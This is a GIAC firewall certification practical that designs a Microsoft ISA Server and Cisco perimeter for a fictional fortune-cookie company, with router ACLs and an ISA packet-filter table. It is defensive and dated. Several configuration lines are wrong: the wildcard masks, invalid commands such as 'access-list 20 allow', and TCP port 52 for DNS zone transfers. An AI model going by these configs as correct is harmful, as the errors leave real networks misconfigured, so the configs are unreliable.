Name: Paul Young

Version: 1.5d

Title: Securing a network using Microsoft Technologies

Assignment 1 - Security Architecture (25 Points)

Define a security architecture for GIAC Enterprises, a growing Internet startup that expects to earn $200 million per year in online sales of fortune cookie sayings, and which has just completed a merger/acquisition. Your architecture must specify filtering routers, firewalls, VPNs to partners, secure remote access, and internal firewalls. Be explicit about the brand and version of each perimeter defense component. Produce a diagram or set of diagrams with explanatory text that define how to use perimeter technologies to implement your security architecture.
You must consider and define access for:
Customers (the companies that purchase bulk online fortunes);
Suppliers (the authors of fortune cookie sayings that connect to supply fortunes);
Partners (the international partners that translate and resell fortunes).

Assumptions:

- Due to the expected turnover being $200 Million/yr, the expenditure incurred is assumed not to be a major factor in decision making.
- Being an Internet based company (.com) the preference for external access will be via VPN's through the internet as opposed to direct connections.
- GIAC Enterprises will not be selling directly to the retail market but instead will be engaging in B2B communications. Therefore it is practical to enforce stronger requirements to ensure security is maintained.
- The company will be requiring the following standard services for internal users / servers.
    - SMTP – Incoming and Outgoing Mail
    - DNS – Name resolution for servers available to the public
    - HTTP – Web site covering the companies activities

- Redundancy is not being take into account at this point in time. Many of the servers can be replicated or run as a cluster to improve fault-tolerance. This is a decision to be made later that will only minimally affect the basic security structure of the system.

- All systems are to be configured as securely as possible following guidelines set out by Microsoft, SANS and Securityfocus. This will cover things such as File Permissions, Registry Key Locations, Web Root location, Services etc. This is a base security requirement and is distinctly separate from the rule sets in the Firewalls etc. These documents are readily available from the relavent websites and close off the majority of vulnerabilites

- All systems connected to the network are also to be configured with Virus protection with regular updates. Mcafee, Norton, Datafellows all have solutions that are suitable.

Training

One of the most common problems networks are facing today is the re-emergence of Trojans/worms. These are being unwittingly spread by users through email. It used to be common for viruses to spread via floppy disks, however the most common method of transfer today is email attachments. There are a multitude of ways of reducing this risk, however someone always tries to get around the blocks put in place. Training users in the use of email signing, PGP, and risks associated with email attachments can greatly reduce this risk. A reasonable budget need to be assigned to this often overlooked area. It is fine to just try and block every possible malicious attck, however the computer is nearly always going to do what the user asks it too. If it didn't, it would seriously limit the systems flexibility, one of the primary reasons networks and PC's are so popular. If users are trained in the risks associated with the Internet it adds another layer to the network defence and makes it more difficult for the attacker to obtain accesss.

Network Design

When I reviewed the network designs put forward by many of the other candidates 2 primary things came to mind.

- The first was that many of these designs were extremely complex in where the data could flow. This might make for a quite secure network, however in real life this is going to come unstuck.
  I.T. is an area where staff turnover is quite high, and changes rapid. The chance of misconfiguration in

these environments struck me as being too high, especially if a vital service stopped functioning. I guarantee the business need in this scenario would override the possible security problems, and that firewalls would be opened to get the business need functioning.

- The other was the heavy bias against Microsoft products. Now love or hate the company, their products are running on a very large number of systems. In Brisbane Au I would estimate that over 95% of servers are running on a MS platform It is on this basis that I have implemented a Microsoft solution. I believe the key issue is not what the OS/Software is, but how well it is managed. Ie. Are vulnerabilities identified and patched applied, are logs monitored, is adequate training available. The number of vulnerabilities listed for MS platforms does not strike me as being higher than those on any other platform. Even the SANS audio briefings recently even stated that IIS was no less secure than any other web server, it just received more attention, and was present on a very large number of web servers. The other interesting factor is the strong derision of MS proxy server as a firewall. Whilst I am aware of it's many limitations, there is only 2 vulnerabilities listed on securityfocus. This is much less than Firewall 1. It makes you wonder how it can be so derided when it's weaknesses haven't been demonstrated in the wild.

Access must be allowed for multiple different scenario's.

Customers (the companies that purchase bulk online fortunes)
This group will be conducting transactions through a web interface secured with HTTPS
Both client and server certificate authentication will be used to ensure reliable authentication.

Suppliers (the authors of fortune cookie sayings that connect to supply fortunes)
The companies supplying the material are outside of the control of our organization. It is therefore difficult to control what equipment will be available at their location. The easiest way to ensure secure database access is through an SSL secured HTTP session. This can be further secured by using client certificates on the supplier machines to assist in authentication,

Partners (the international partners that translate and resell fortunes)
This group will need full local access to the database and email services. This can be best provided with a VPN that will allow them to run customized database applications locally on their end. It will also be possible to have SQL replication across this secure channel. This way they can securely transfer data form GIAC Enterprises database. The VPN is to keep in with the rest of the network design and run PPTP with high encryption.

Telcommuters
There is a requirement for staff to be able to access some of their data whilst not in the office. The company database is fully SQL based and running a HTML through HTTPS front end. There is also a facility to allow email access via a web interface. All of this is to be secured using SSL. If higher level access is required the user must be physically connected to the network. There is to be NO POP3 access of email form outside of the network. IMAP can be considered at a later date based on business need as there is support for IMAP over SSL with Exchange 2000. Telecommuters will be required to run a personal firewall such as PGP7.03, with firewalling and Intrusion Detection enabled.

Privileged Users – Remote Administration
This is to be accomplished through the use of VPN's across the internet. The remote administration can then be carried out through the use of Terminal Services and Smart Card Authentication. The iKey product from Rainbow Technology, or the Java Crypto iButton would be practical solutions to this.


General Public – Anonymous access to Web server only.

Internal Clients –GIAC Enterprises
Internal clients need access to certain resources on the internet. As all mail is handled internally the only access permitted is to be HTTP or HTTPS. This is to be through a Proxy to improve efficiency, ensure

security and control access.

Design of Network

The design is to be kept as simple as possible to reduce complexity and aid management. All non staff members will be regarded as untrusted and only given access to certain protocols on particular servers. If these protocols allow possible vulnerabilities, strong authentication is to be carried out before access is allowed.



1. Cisco 2600 Router – (Cisco1)

This router will for the first line of defence. As this is a device that deals in IP it is sensible at this point to remove any obvious IP problems.

The router is to pass all traffic and only BLOCK the following

a. Any packet with a source address of internal IP ranges inbound on the external interface
b. Any packet with a source address of reserved IP ranges inbound on the external interface
c. Any packet with a destination address of an IP Broadcast range inbound on the external interface
d. Any packets inbound or outbound to the NetBios Port 135-139

Although the Netbios could be blocked at the firewall effectively, it is safer to block it here. These requests are constant and fill firewall log files easily. Also the firewall is a MS device and possibly subject to this problem if accidently misconfigured. Blocking NetBios at the router solves all these problems.

2. External Firewall – MS ISA Server on Windows 2000 Server – (ISA1)

The ISA Firewall provides multiple solutions in one box without compromising security. There is support for the following items on this device

a. Packet level stateful firewall between internal and external interfaces
b. HTTP Proxy support with Mime filtering
c. VPN support using IPSec or PPTP
d. Full logging capabilities to a remote SQL server

e. Ease of management and monitoring – improved reliability and reduced chance of misconfiguration
f. HTTP Caching to reduce network load
g. Intrusion detection for common attacks – with alerting capabilites

This device it to be configured to control what data comes to and from the Internet, and to where it goes. It is also to function as a termination point for remote clients using VPN's to access servers in the service network. It will ensure that the only systems available to the outside world are those that we specify.

3. Internal Firewall – MS ISA Server on Windows 2000 Server – (ISA2)

This ISA firewall is to be configured to only allow limited access between the internal and service networks. A second firewall has been chosen rather than a 3 pronged approach for 2 reasons.

a. If the external firewall is compromised the internal network has a greater chance of remaining secure
b. ISA server only support packet filtering between Internal and External interfaces, not individually on each interface. It would therefore be impossible to tightly control data flow using packet filtering. Whilst proxy capabilities can be used to reduce this, it is much more secure to simply separate the two servers.

This firewall is to be configured to pass only HTTP/S access to the outside world. Limited access will be available to the service network as it is regarded as untrusted. Most of the services in the internal network will replicate out to the servers in the service network.. Any data flowing back in will be subject to thorough screening and filtering. It is impossible however not to allow some data back through (eg SQL tranactions) as this is a basic business function.

4. Log File Server – SQL server on Windows 2000 - (SQL2)

Due to the size of the Log files generated by the servers in the service network, it is much easier to manage them if they are stored in a database. Automated queries can then be generated to look for abnormal behaviour, and to track usage over time. The IIS web server and External firewall are to both log all their details to the SQL Logging server. The SQL server will have to have strong permissions set to control access. It can also be configured using RRAS to only communicate with those devices that are supposed to be submitting logs and queries.

5. Web Server – IIS 5 on Windows 2000 - (WWW1)

IIS is widely used throughout the web and has proven to be a reliable web server. Although it is subject to a number of well known vulnerabilities, these can be managed. The IIS server is to provide a web based interface for database and email access. Due to the attention IIS receives it will be extremely important to ensure this server is kept up to date with security patches. It will also be critical to ensure the database developers use secure methods of performing transactions that will filter user input data.

As this is the primary point of contact for the outside world it is vital this machine stay secure. This is not a database and it's configuration is moderately static. This makes it a perfect candidate for runnning Tripwire. Any attacks that are successful would then immediately result in alerts being generated. This is doubly necessary as attacks could come through SSL which will bypass the IDS. The SSL attacks are quite unlikely however as client certificates are required for SSL sessions.

6. Snort IDS on Windows 2000

Snort is now available with support for a Windows platform. This ensures consistency with the rest of the systems, reducing the chance of Administrators misconfiguring systems they are not familiar with. The IDS will filter all incoming traffic to look for well known attack signatures. This will have to be kept relavent with regular signature updates from the Snort IDS site. There is also the possibility of this system being overwhelmed by tools such as "Stick", however the benefits outweigh the occasional false alarm and additional maintainence.

7. MS DNS Server – (DNS1)

This server will function solely as a local DNS server to answer queries from the internet. BIND has been subject to a number of vulnerabilities over time, and lately these have been very serious. Microsoft DNS has been unaffected by these so far, however the system is to be independent despite this. If any vulnerability arises compromise will have reduced effect. This machine is to be configured as a secondary to one of the zones on the internal server. The internal zone will not be published to this server. The Primary Zone for the service network will be kept on an internal server and replicated down. This can then be further configured to replicate to a server on the ISP's location, provided they can secure their box.

8. Ethernet Switch

   The implementation of a Switch to handle network traffic in the service network will help improve data security. If a system is compromised and run in Promiscuous mode to obtain further information, the only data available will be Broadcast or directed to the compromised server. This will help delay an attacker and limit information exposure until the administrators detect the attack and take steps to remove the problem. It increases the risk that the IDS will not pick up attacks, however these should be detected on their way in as all data must pass the IDS

9. MS Exchange Server / AD – (Exch1)

   This system is to offer email service to internal clients. The only communication to the outside world to and from this system should be SMTP. If external clients wish to check email it is to be through Outlook Web Access through HTTPS. Limited services will be made available from this system to the internal network (MAPI, LDAP). This system will also have to function as a Domain Controller and assist in authentiaction of clients requesting authentication to systems on the service network. Replication will have to be allowed between the Domain controllers.

10. SQL Database Server – (SQL1)

    This server is to function as the back end for any queries run against it. The permissions are to be configured so as to tighly control access to the database. RRAS can be configured to control what systems can perform queries against this server. It will need to be access directly by the partner networks however, so some risk must be taken. That's why they call this Risk Management.

11. Internal SQL Server – (SQL3)

    This server is replicated with the server in the service network. By having 2 servers it is possible to stop the internal machines performing queries on the service network. This way any abnormal traffic between the service network and the internal network will be easier to detect. This replication increases the chance of incorrect data being pulled in, however this is where the permissions on the database, and the application designers have to be cautious as to what queries they allow their applications to make. The Internal Firewall can be configured to only allow access between the two SQL servers and no other machines.

12. AD / DNS / WINS / DHCP Server - (DC1)

    This machine will provide basic network services to the internal network. The DNS is to contain internal and external addresses. The external addresses are to be a separate zone that is replicated to the external DNS server. The internal zone is not to be replicated out.

Assignment 2 - Security Policy (25 Points)

Based on the security architecture that you defined in Assignment 1, provide a security policy for AT LEAST the following three components:

- Border Router
- Primary Firewall
- VPN

You may also wish to include one or more internal firewalls used to implement defense in depth or to separate business functions.

By 'security policy' we mean the specific ACLs, firewall ruleset, IPSec policy, etc. (as appropriate) for the specific component used in your architecture. For each component, be sure to consider internal business operations,

customers, suppliers and partners. Keep in mind you are an E-Business with customers, suppliers, and partners - you MAY NOT simply block everything!
(Special note VPNs: since IPSec VPNs are still a bit flaky when it comes to implementation, that component will be graded more loosely than the border router and primary firewall. However, be sure to define whether split-horizon is implemented, key exchange parameters, the choice of AH or ESP and why. PPP-based VPNs are also fully acceptable as long as they are well defined.)
For each security policy, write a tutorial on how to implement each ACL, rule, or policy measure on your specific component. Please use screen shots, network traffic traces, firewall log information, and/or URLs to find further information as appropriate. Be certain to include the following:

1. The service or protocol addressed by the ACL or rule, and the reason these services might be considered a vulnerability.
2. Any relevant information about the behavior of the service or protocol on the network.
3. The syntax of the ACL, filter, rule, etc.
4. A description of each of the parts of the filter.
5. An explanation of how to apply the filter.
6. If the filter is order-dependent, list any rules that should precede and/or follow this filter, and why this order is important. (Note: instead of explaining order dependencies for each individual rule, you may wish to create a separate section of your practical that describes the order in which ALL of the rules should be applied, and why.)
7. Explain how to test the ACL/filter/rule.

Be certain to point out any tips, tricks, or "gotchas".

Cicso Router Configuration

The router is to be configured as a first line of defence. There is certain traffic that is not stateful and should never be seen going through the router. It is easiest to filter this here before it could possibly try and circumvent the firewall.

Remove basic services to secure local router:

```
no ip finger
no ip http server
no ip bootp server
no service tcp-small-services
no service udp-small-services
no cdp run
```

On the WAN interface (Serial 0) we will prevent source-routed packets and stop smurf broadcast.

```
no ip source-route
no ip directed-broadcast
```

Kill all traffic that should never be seen coming IN from the Internet. This covers the reserved, unused, multicast and internal address ranges.

- Private Ranges - 10.0.0.0 / 8, 172.16.0.0 /12, 192.168.0.0 /16 - RFC1918
- Multicast (Class D) - 224.0.0.0 - 239.255.255.255
- Loopback - 127.0.0.0 /8
- Broadcast - 0.0.0.0
- The range of addresses used in the internal networks – x.200.10.0, x.200.11.0
- Ranges not publicly assigned - 169.254.0.0/16, 240.0.0.0/5 & 248.0.0.0/5

Even though the router is blocking inbound from internal ranges, clients assigned these can pass through from the partner networks as they are tunneled through using a VPN.

The configuration for the router can be done as follows:

From global configuration mode create the access-list;

Access lists are order dependant. The first rule that a packet matches will cause it to stop parsing the list. Rules that will be referenced more often should be placed higher up in the order for better performance. The rule most hit should be be the Permit rule that allows traffic through the router. Cisco routers require a permit rule as once ACL's are implemented they drop all packets not explicitly allowed. Unfortunately if the permit rule is placed at the top of the list all traffic will be allowed and the other rules will never be parsed, this means that the permit must be the final one listed in our configuration.
Our internal subnets are assumed to be x.

```
router(config)#access-list 101 deny ip x.200.10.0 0.255.255.255  any
router(config)#access-list 101 deny ip x.200.11.0 0.255.255.255  any
router(config)#access-list 101 deny ip 10.0.0.0 0.255.255.255 any
router(config)#access-list 101 deny ip 127.0.0.0 0.255.255.255 any
router(config)#access-list 101 deny ip 172.16.0.0 0.15.255.255 any
router(config)#access-list 101 deny ip 192.168.0.0 0.0.255.255 any
router(config)#access-list 101 deny ip 224.0.0.0 15.255.255.255 any
router(config)#access-list 101 deny ip 169.254.0.0 0.0.255.255 any
router(config)#access-list 101 deny ip 240.0.0.0 31.255.255.255 any
router(config)#access-list 101 deny ip 248.0.0.0 31.255.255.255 any
router(config)#access-list 101 deny ip host 0.0.0.0 any
router(config)#access-list 101 permit any any
```

This access list is then applied Inbound on the external serial interface

```
router(config)# interface s0
router(config-if)# ip access group 101 in
```

The traffic outbound from the internal networks is the next thing to be controlled. The screened service network will have to able to communicate with the internet. There should be no traffic coming directly from the internal network as this will all be passed through a proxy or queried to a server in the service network.

From global configuration mode we build the actual access-list;

```
router(config)#access-list 20 allow  x.200.10.0  0.255.255.255
router(config)#access-list 20 allow  x.200.11.0 0.255.255.255
router(config)#access-list 20 deny any any log
```

This access list is then applied Inbound from the internal Ethernet interface

```
router(config)# interface e0
router(config-if)# ip access group 20 in
```

Configure the router not to allow any terminal access to the router from anywhere other than the x.200.10.0/24 network. Modify config file as follows:

```
! Allow traffic from the x.200.10.0/24 network and deny all else
access-list 10 permit x.200.10.0 0.255.255.255
access-list 10 deny any log
! Apply access list to terminal lines
line vty 0 4
access-class 10 in
```

Primary Firewall Ruleset (ISA1)

Firewall will be running MS Windows 2000 Server and MS ISA Server

RRAS will be installed and enabled to handle routing
Server will be hardened as per the guidelines set out in Microsoft whitepapers for ISA server

ISA will be configured in the following manner:

Firewall only, no cache.


Web Requests Discarded. ISA supports proxying of web requests. This functionality allows web server to use reserved ranges of IP addresses. In the configuration suggested, this is not necessary.

Packet Filtering enabled and the following filters implemented:

Service	Direction	Protocol	Local Machine	Local Port	Remote IP	Remote Port
SMTP	Inbound	TCP	EXMAIL1	25	Any	Any
SMTP	Outbound	TCP	EXMAIL1	Any	Any	25
DNS	Inbound Query	UDP	NS1	53	Any	Any
DNS	Outbound Query	UDP	NS1	Any	Any	53
DNS XFR	Inbound	TCP	NS1	52	ISP DNS(a)	Any
HTTP	Inbound	TCP	WEBSRV1	80	Any	Any
HTTPS	Inbound	TCP	WEBSRV1	443	Any	Any
ICMP	Inbound	Ping Response	Any	-	Any	-
ICMP	Inbound	Source Quench	Any	-	Any	-
ICMP	Inbound	Destination Unreachable	Any	-	Any	-
ICMP	Outbound	Ping Request	Any	-	Any	-
ICMP	Outbound	Source Quench	Any	-	Any	-
PPTP	Inbound	Call Request	ISASRV1	-	Any	-

(a) This is optional if we choose to have our ISP host a secondary DNS zone for the network. This will improve reliability however it must be secured against Zone transfers to unauthorized hosts, and for BIND vulnerabilities.

ISA server has an implicit DENY ALL if packet filtering is enabled, hence no deny rule is necessary. The only traffic allowed in is to servers we allow to be queried from the internet. No traffic to other servers on the service network is allowed (eg SQL). As per the requirements to service the different clients in Section 1 the above list allows all the required traffic.



Configure Firewall Protection

for LOKI Array

ISA Server acts as your corporate network's gateway to the Internet. It is therefore imperative that ISA Server computers are fully secured. ISA Server's security wizard and packet filtering options secure your ISA Server computer, better protecting your network. Use this taskpad to configure security settings, create packet filters and set packet filtering properties.


Available Packet Filters:

Name	Mode	Description	Server	Filter type	Protoc
AAllow IdentD In	Allow		LOKI	Identd	TCP
Allow Loki DNS out	Allow		LOKI	Custom filter	UDP
Allow SKADE OUT	Allow		LOKI	Custom filter	Any
Allow Skade SMTP Out	Allow		LOKI	Custom filter	TCP
Allow TO/FROM 182	Allow		LOKI	Custom filter	Any
DNS IN Req	Allow		LOKI	Custom filter	UDP
DNS Zone XFR	Allow		LOKI	Custom filter	TCP
FTP Data In	Allow		LOKI	Custom filter	TCP
FTP IN	Allow		LOKI	Custom filter	TCP

Fig 1. Example of an ISA server with Packet Filters configured

The steps below cover setting up a packet filter in ISA server.

This filter allows HTTPS in from the internet to a web server.




Welcome to the New IP Packet Filter Wizard

This wizard helps you create a new IP packet filter on this array. IP packet filters control permissions for incoming and outgoing packets from ISA Server.

IP packet filter name:

Allow HTTPS IN From Web to WebSrv

To continue, click Next.




Filter Mode

You can create a filter that allows or blocks packet transmission between the IP addresses, ports, and protocols you specify.

Create a filter to:

● Allow packet transmission

○ Block packet transmission



New IP Packet Filter Wizard

Filter Type


You can specify ports and protocols in a custom filter, or you can use the settings of a predefined filter.

Use this filter:

● Custom

○ Predefined:

DNS lookup



New IP Packet Filter Wizard

Filter Settings

Specify the protocol used, communication direction, and other filter-specific information.

Select settings for this IP packet filter.

IP protocol: TCP

Number: 6


Direction: Inbound

Local port: Fixed port

Port number: 443

Remote port: All ports

Port number:



New IP Packet Filter Wizard

Local Computer


Select the IP address to which the IP packet filter is applied.

Apply this packet filter to:

○ Default IP addresses for each external interface on the ISA Server computer

○ This ISA server's external IP address:

● This computer (on the perimeter network): 203 . 52 . 96 . 178



New IP Packet Filter Wizard


Remote Computers

Select the remote computers to which the IP packet filter is applied.

Apply this packet filter to:

● All remote computers

○ Only this remote computer:



New IP Packet Filter Wizard

Completing the New IP Packet Filter Wizard

You have successfully completed the New IP Packet Filter Wizard. You created an IP packet filter with the following configuration:

Name:
Allow HTTPS IN From Web to WebSrv

